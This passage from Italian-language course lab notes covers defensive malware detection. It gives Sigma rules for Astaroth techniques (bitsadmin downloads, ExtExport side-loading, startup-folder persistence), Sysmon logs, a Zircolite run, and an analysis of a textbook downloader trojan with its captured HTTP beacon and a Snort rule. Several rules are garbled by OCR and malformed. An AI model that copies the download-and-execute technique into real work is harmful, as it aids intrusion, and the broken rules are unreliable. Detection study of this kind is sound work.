
```

1  title: Bitsadmin Download
2  id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
3  status: experimental
4  description: Detects usage of bitsadmin downloading a file
5  references:
6    - https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
7    - https://isc.sans.edu/diary/22264
8  tags:
9    - attack.defense_evasion
10   - attack.persistence
11   - attack.t1197
12   - attack.s0190
13   date: 2017/03/09
14   modified: 2019/12/06
15   author: Michael Haag
16   logsource:
17     service: sysmon
18     product: windows
19   detection:
20     event:
21       EventID: 1
22     selection:
23       Image: '*\bitsadmin.exe'
24       CommandLine: '* /transfer *'
25     selection2:
26       CommandLine: '*copy bitsadmin.exe'
27       condition: event and (selection1 or selection2)
28   fields:
29     - CommandLine
30     - ParentCommandLine
31   falsepositives:
32     - Some legitimate apps use this, but limited.
33   level: medium

```

Figure 276: Astaroth Bits Admin execution

8.2.2 Astaroth ExtExport Execution




```

1 title: ExtExport.exe DLL Side Loading
2 id: xxnnnnnn-xxxx-xxxx-xxxx-xxxxxxxxxxxx
3 status: experimental
4 description: Detects ExtExport.exe with arguments being executed. Could indicate a DLL Side-Loading attempt.
5 references:
6   - https://loki-project.github.io/loki-binaries/Extexport/
7   - http://www.hesac.com/blog/2018/04/24/extexport-yet-another-lolbin/
8 tags:
9   - attack:execution
10   - attack:privilege_evasion
11   - attack:t1059
12   - attack:t1073
13   - attack: Martin, Anets
14   - date: 2018/06/30
15 logsource:
16   service: sysmon
17   host: windows
18 detection:
19   selection:
20     EventID: 1
21     Image: (*.\\extexport.exe)
22   filter:
23     CommandLine:
24       - <!(Cs)\\\(Pp)rogram\.(Ff)ile\*\\(Nn)ame\*(Dd)106\*(Ii)nteract\*(Ee)xt(Ee)port\.(eex)
25     condition: selection and not filter
26 fields:
27   - CommandLine
28 falsepositives:
29   - Depending on the estate activity. They should be rare.
30 level: medium
31

```

Figure 277: Astaroth ExtExport Execution

8.2.3 Extra:Startup drop




```

1 title: File Creation by CMD in Startup Folder
2 id: a8b40d93-f14d-412d-b4ef-9b9bdf1d
3 status: experimental
4 description: Detects the creation of a file in the startup folder by cmd.exe
5 references:
6   - https://example.com/reference1
7   - https://example.com/reference2
8 tags:
9   - attack:persistence
10   - attack:t1047.001
11   - attack:t1010
12   - date: 2018/06/05
13   - modified: 2018/06/05
14   - author: SteakAndKisz
15 logsource:
16   service: windows
17   service: sysmon
18 detection:
19   selection:
20     EventID: 11
21     Image: 'C:\Windows\System32\cmd.exe'
22     TargetFilename: 'C:\Users\unina\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\launcher.lnk'
23   filter:
24     condition: selection
25 fields:
26   - UtcTime
27   - ProcessId
28   - ProcessName
29   - Image
30   - TargetFilename
31 falsepositives:
32   - Legitimate administrative actions or script usage
33 level: critical
34

```

Figure 278: Astaroth StartUpDrop Execution

Scritta sulla base del seguente **evento ID 11** trovato grazie a **Sysmon**:



Event 11, Sysmon	General	Details
Information	4/29/2022 7:44:28 AM	Sysmon
Information	4/29/2022 7:44:28 AM	Sysmon
Information	4/29/2022 7:44:28 AM	Sysmon
Information	4/29/2022 7:44:28 AM	Sysmon

Event 11, Sysmon

General Details

File created
RuleID: T102
RuleTime: 2022-04-29 14:42:28.459
ProcessGuid: {1A747A83-FcB2-629b-8608-00000000b000}
ProcessId: 3780
ProcessName: C:\Windows\System32\cmd.exe
TargetFilename: C:\Users\Robert\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\launcher.lnk
CreationUtcTime: 2022-04-29 14:17:13.375
User: DESKTOP-J1NL0\Robert

Figure 279: StartUPDrop event viewer

8.2.4 Extra: Registry key write

```

1 title: Registry Value Set in Explorer Shell Folders Startup
2 id: a0a57a3-5b2a-4b7e-ab32-4de0fe8a0cd
3 status: experimental
4 description: Detect the set of a registry value in the Explorer Shell Folders Startup key
5 references:
6 https://example.com/reference1
7 https://example.com/reference2
8 tags:
9 - attack.defense_evasion
10 - attack.persistence
11 - attack.t1112
12 - attack.t1113
13 - attack.t1115
14 date: 2023/06/05
15 modified: 2023/06/05
16 author: SteAndRik
17 Description:
18 | product: windows
19 | service: sysmon
20 | detection:
21 |   selection:
22 |     EventID: 13
23 |     EventType: 'SetValue'
24 |     Image: 'C:\Windows\system32\reg.exe'
25 |     TargetObject: 'HKEY\CLASSES_ROOT\1-1-21-358847103-277879125-2873152023-1001\SOFTWA...
26 |     Details: 'raw\launcher.lnk'
27 |     condition: selection
28 |   fields:
29 |     - UtcTime
30 |     - ProcessGuid
31 |     - Image
32 |     - TargetObject
33 |     - Details
34 |     - User
35 |     - FalsePositives:
36 |       - Legitimate administrative actions
37 |       - level: critical
38

```

Figure 280: Astaroth ExtExport Execution

Scritta sulla base del seguente **evento ID 13** trovato grazie a **Sysmon**:

```

Registry value set
RuleName: -
EventType: SetValue
UtcTime: 2022-04-29 14:44:28.502
ProcessGuid: {12e70483-95c-626b-8b08-000000003b00}
ProcessName: reg.exe
Image: C:\Windows\system32\reg.exe
TargetObject: HKEY\CLASSES_ROOT\1-1-21-358847103-277879125-2873152023-1001\SOFTWA...
Details: C:\Users\Public\Libraries\raw\launcher.lnk
User: DESKTOP-JINLOJL\Roberto

```

Figure 281: Astaroth ExtExport Execution

8.2.5 Esecuzione di zircolite

Compiliamo le **regole** e lanciamo **Zircolite** per visualizzare gli **eventi anomali** cioè per vedere se le regole funzionassero e se trovassero le azioni scritte nelle regole all'interno del nostro log salvato da sysmon.

```

PS C:\Users\unina\Desktop\Tools> python3 \tools\sigmac -i snl4 -c tools/config/generic/sysmon.yml < tools/config/generic/powershell.yml > tools/config/zircolite.yml & C:\Users\unina\Desktop\Rule -r --output-fields title,id,description,author,tags,level,falsepositives,filename --status --output-format json > C:\Users\unina\Desktop\Tools\zircolite\new_rules.json --backend-option table=logs
PS C:\Users\unina\Desktop\Tools> sigmac -cd tools/zircolite
PS C:\Users\unina\Desktop\Tools> zircolite
PS C:\Users\unina\Desktop> python3 \zircolite.py --vvv C:\Users\unina\Desktop\software-security\malware-detection\sigman\sysmon_log.evtx --ruleset C:\Users\unina\Desktop\Tools\zircolite\new_rules.json

```

Figure 282: Configurazione Zircolite

I risultati sono i seguenti:



```

ZIRCOLITE
-- Standalone SIGMA Detection tool for EVTX --
[*] Checking prerequisites
[*] Extracting EVTX Using 'tmp-WVCIS971' directory
100%|████████████████████████████████████████████████████████████████| 1/1 [00:00<00:00, 34.39it/s]
[*] Processing EVTX
100%|████████████████████████████████████████████████████████████████| 1/1 [00:00<?, ?it/s]
[*] Creating model
[*] Inserting data
100%|████████████████████████████████████████████████████████████████| 28/28 [00:00<?, ?it/s]
[*] Cleaning unused objects
[*] Loading ruleset from : C:\Users\unina\Desktop\Tools\Zircolite\new_rules.json
[*] Executing ruleset - 4 rules
  - Bitsadmin Download [medium] : 2 events
  - ExtExport.exe DLL Side Loading [medium] : 1 events
  - Registry Value Set in Explorer Shell Folders Startup [critical] : 1 events
  - File Creation by CMD in Startup Folder [critical] : 1 events
100%|████████████████████████████████████████████████████████████████| 4/4 [00:00<?, ?it/s]
[*] Results written in : detected_events.json
[*] Cleaning
Finished in 0 seconds

```

Figure 283: Risultati Zircolite

8.3 SNORT

Analizza il malware nel file `Lab14-01.exe`

- Identifica il tipo di questo malware
- Scrivi una regola `Snort` per rilevare il messaggio di *beacon*

8.3.1 Tipo di malware

Il file `Lab14-01.exe` è un **downloader trojan**. Durante l'esecuzione, raccoglie informazioni identificative della macchina (**GUID hardware** e **nome utente**), le combina e le codifica leggermente. Usa queste informazioni per costruire una **URL specifica** che contatta tramite **HTTP**, cercando di **scaricare un file** dal server remoto. Se il download va a buon fine, il file viene **eseguito**; se fallisce, il programma **attende** e **riprova periodicamente**. Questo comportamento è tipico di un downloader, il cui scopo è **installare altri malware** su richiesta dell'attaccante.

8.3.2 Comportamento osservato

Il programma recupera il **GUID del profilo hardware** (`GetCurrentHwProfileA`) e il **nome utente** (`GetUserNameA`). Combina questi dati in una **stringa unica** `%c%c:%c%c:%c%c:` `%c%c:%c%c:%c%c` e la concatena col nome utente (`%s-%s`). Trasforma questa stringa attraverso una routine (`sub_4010BB`/`sub_401000`), probabilmente per **offuscare** o **codificare leggermente** i dati. Costruisce una **URL dinamica** nel formato:

[http://www.practicalmalwareanalysis.com/\[STRINGA_GENERATA\]/\[CHAR\].png](http://www.practicalmalwareanalysis.com/[STRINGA_GENERATA]/[CHAR].png)

Tenta di scaricare un file da questa URL usando `URLDownloadToCacheFileA`. Se il download ha successo, **esegue il file scaricato** (`CreateProcessA`). Se il download fallisce, va in **sleep** per un po' di tempo (0xEA60 ms = 60 secondi), e poi **ritenta** ciclicamente.

8.3.3 Domande per l'analista

1. Quali librerie di rete utilizza il malware e quali sono i vantaggi?

Il malware utilizza la **libreria di sistema** `urlmon.dll`, in particolare la funzione `URLDownloadToCacheFileA`. Questo approccio permette di sfruttare una **API standard di Windows**, risultando meno sospetto rispetto all'uso di librerie esterne o socket grezzi, ed eludendo spesso **firewall** e controlli che filtrano solo traffico non legittimo.

2. Quali elementi vengono usati per costruire il beacon di rete e cosa ne causa il cambiamento?

Gli elementi utilizzati sono il **GUID del profilo hardware** (tramite `GetCurrentHwProfileA`) e il **nome utente** del sistema (tramite `GetUserNameA`). Questi dati sono **uniti e offuscati**, poi inseriti come parte dinamica della **URL** contattata dal malware (<http://www.practicalmalwareanalysis.com/%s/%c.png>). Il **beacon cambia** se il malware viene eseguito su una macchina diversa (GUID o nome utente diverso).

3. Perché le informazioni inserite nel beacon possono interessare all'attaccante?

Queste informazioni permettono all'attaccante di **identificare in modo univoco ogni macchina infetta**, monitorare la **diffusione del malware**, evitare **duplicati** e selezionare **payload specifici** in base all'identità della vittima.

4. Il malware usa la codifica Base64 standard? Se no, cosa c'è di particolare?

No, il malware **non usa la codifica Base64 standard**. La routine di offuscamento si basa su una **tabella interna** (array di caratteri da A a Z e da a a z), mappando i dati in modo **personalizzato**. Questo rende la decodifica meno immediata e non riconoscibile dai pattern tipici della Base64 classica (che usa il simbolo = per il padding, qui assente o sostituito).

5. Qual è lo scopo generale di questo malware?

L'obiettivo principale è **agire come un downloader trojan**: identificare la vittima, contattare il **server dell'attaccante**, scaricare un secondo payload ed eseguirlo. Non svolge direttamente altre attività dannose, ma funge da **ponte** per infezioni più gravi.

6. Quali elementi della comunicazione sono efficacemente rilevabili con una signature di rete?

Sono efficaci come indicatori il **dominio** www.practicalmalwareanalysis.com, la **struttura URL** con **path variabile** che termina con .png, e la presenza di **stringhe offuscate** nella richiesta HTTP. Una regola Snort può concentrarsi su **host**, **path** ed **estensione file**.

7. Quali errori possono commettere gli analisti nello sviluppare una signature per questo malware?


Gli errori più comuni sono: creare una firma **tropppo specifica** (che cerca una path o payload esatto, facilmente eludibile), ignorare la **routine di offuscamento** (scambian-dola per Base64 standard) o non considerare che versioni future possono cambiare **server**, **path**, **estensione** o **tecnica di encoding**.

8. Quale insieme di signature permetterebbe di rilevare questo e futuri vari-anti del malware?

Per coprire sia questo sample sia varianti future servono: regole che monitorano **richieste HTTP** verso **domini e path anomali** (ad esempio path dinamiche che terminano in .png su domini insoliti), signature che cercano pattern generici di **URLDownloadToCacheFileA** usata da **processi sospetti**, e un mix tra **stringhe costanti** (come il dominio) e **pattern della struttura della richiesta**, per resistere a piccole variazioni future.

N.B: Quando un programma su Windows utilizza funzioni delle librerie **WinINet** o **URLMon** (come **URLDownloadToCacheFileA**, **URLDownloadToFileA**, **InternetOpenUrlA** ecc.), il sistema operativo inserisce di default una **User Agent string** corrispondente a **Internet Explorer** (in base alla versione installata o simulata).

Eseguendo il malware sulla macchina virtuale ed analizzando il traffico tramite Wireshark si può osservare il seguente flusso di rete:




```

▼ Hypertext Transfer Protocol
  ▶ GET /ODA6NmU6NmY6NmU6Njk6NjMtdW5pbmEa/a.png HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
    Host: www.practicalmalwareanalysis.com\r\n
    Connection: Keep-Alive\r\n
  \r\n
  [Response in frame: 9]
  [Full request URI: http://www.practicalmalwareanalysis.com/ODA6NmU6NmY6NmU6Njk6NjMtdW5pbmEa/a.png]

```

Figure 284: Richiesta malevola

Analizzando questo flusso abbiamo scritto la seguente regola SNORT per filtrare la richiesta malevola:



```

alert tcp any any -> any 80 (
    msg:"Generic HTTP GET with suspicious URI to practicalmalwareanalysis.com";
    flow:to_server,established; // solo traffico in una sessione già stabilita verso il server
    content:"GET "; http_method;
    content:".png"; http_uri; // solo richieste che terminano con .png nella URI
    content:"Host: www.practicalmalwareanalysis.com"; http_header; // solo traffico verso il dominio interessato
    pcre:"// [A-Za-z0-9=+\\]{8}\\.png/Ui"; // intercetta una parte della URI che contiene una sequenza caratteri alfanumerici e che termina con .png
    sid:1000010;
    rev:1;
)

```

Figure 285: Regola Snort

La regola rileva richieste **HTTP GET** indirizzate verso la porta 80, con URI sospetta e destinate al dominio **practicalmalwareanalysis.com**. Viene attivata se la richiesta contiene la stringa **GET**, un URI che termina con **.png** e il campo **Host** corretto nell'header. La **regex** intercetta sequenze di almeno 8 caratteri Base64 nella URI, seguite da qualsiasi

carattere e da .png. Questa firma è utile per individuare comunicazioni tra malware e server di comando e controllo che usano tecniche di offuscamento nei parametri dell'URL.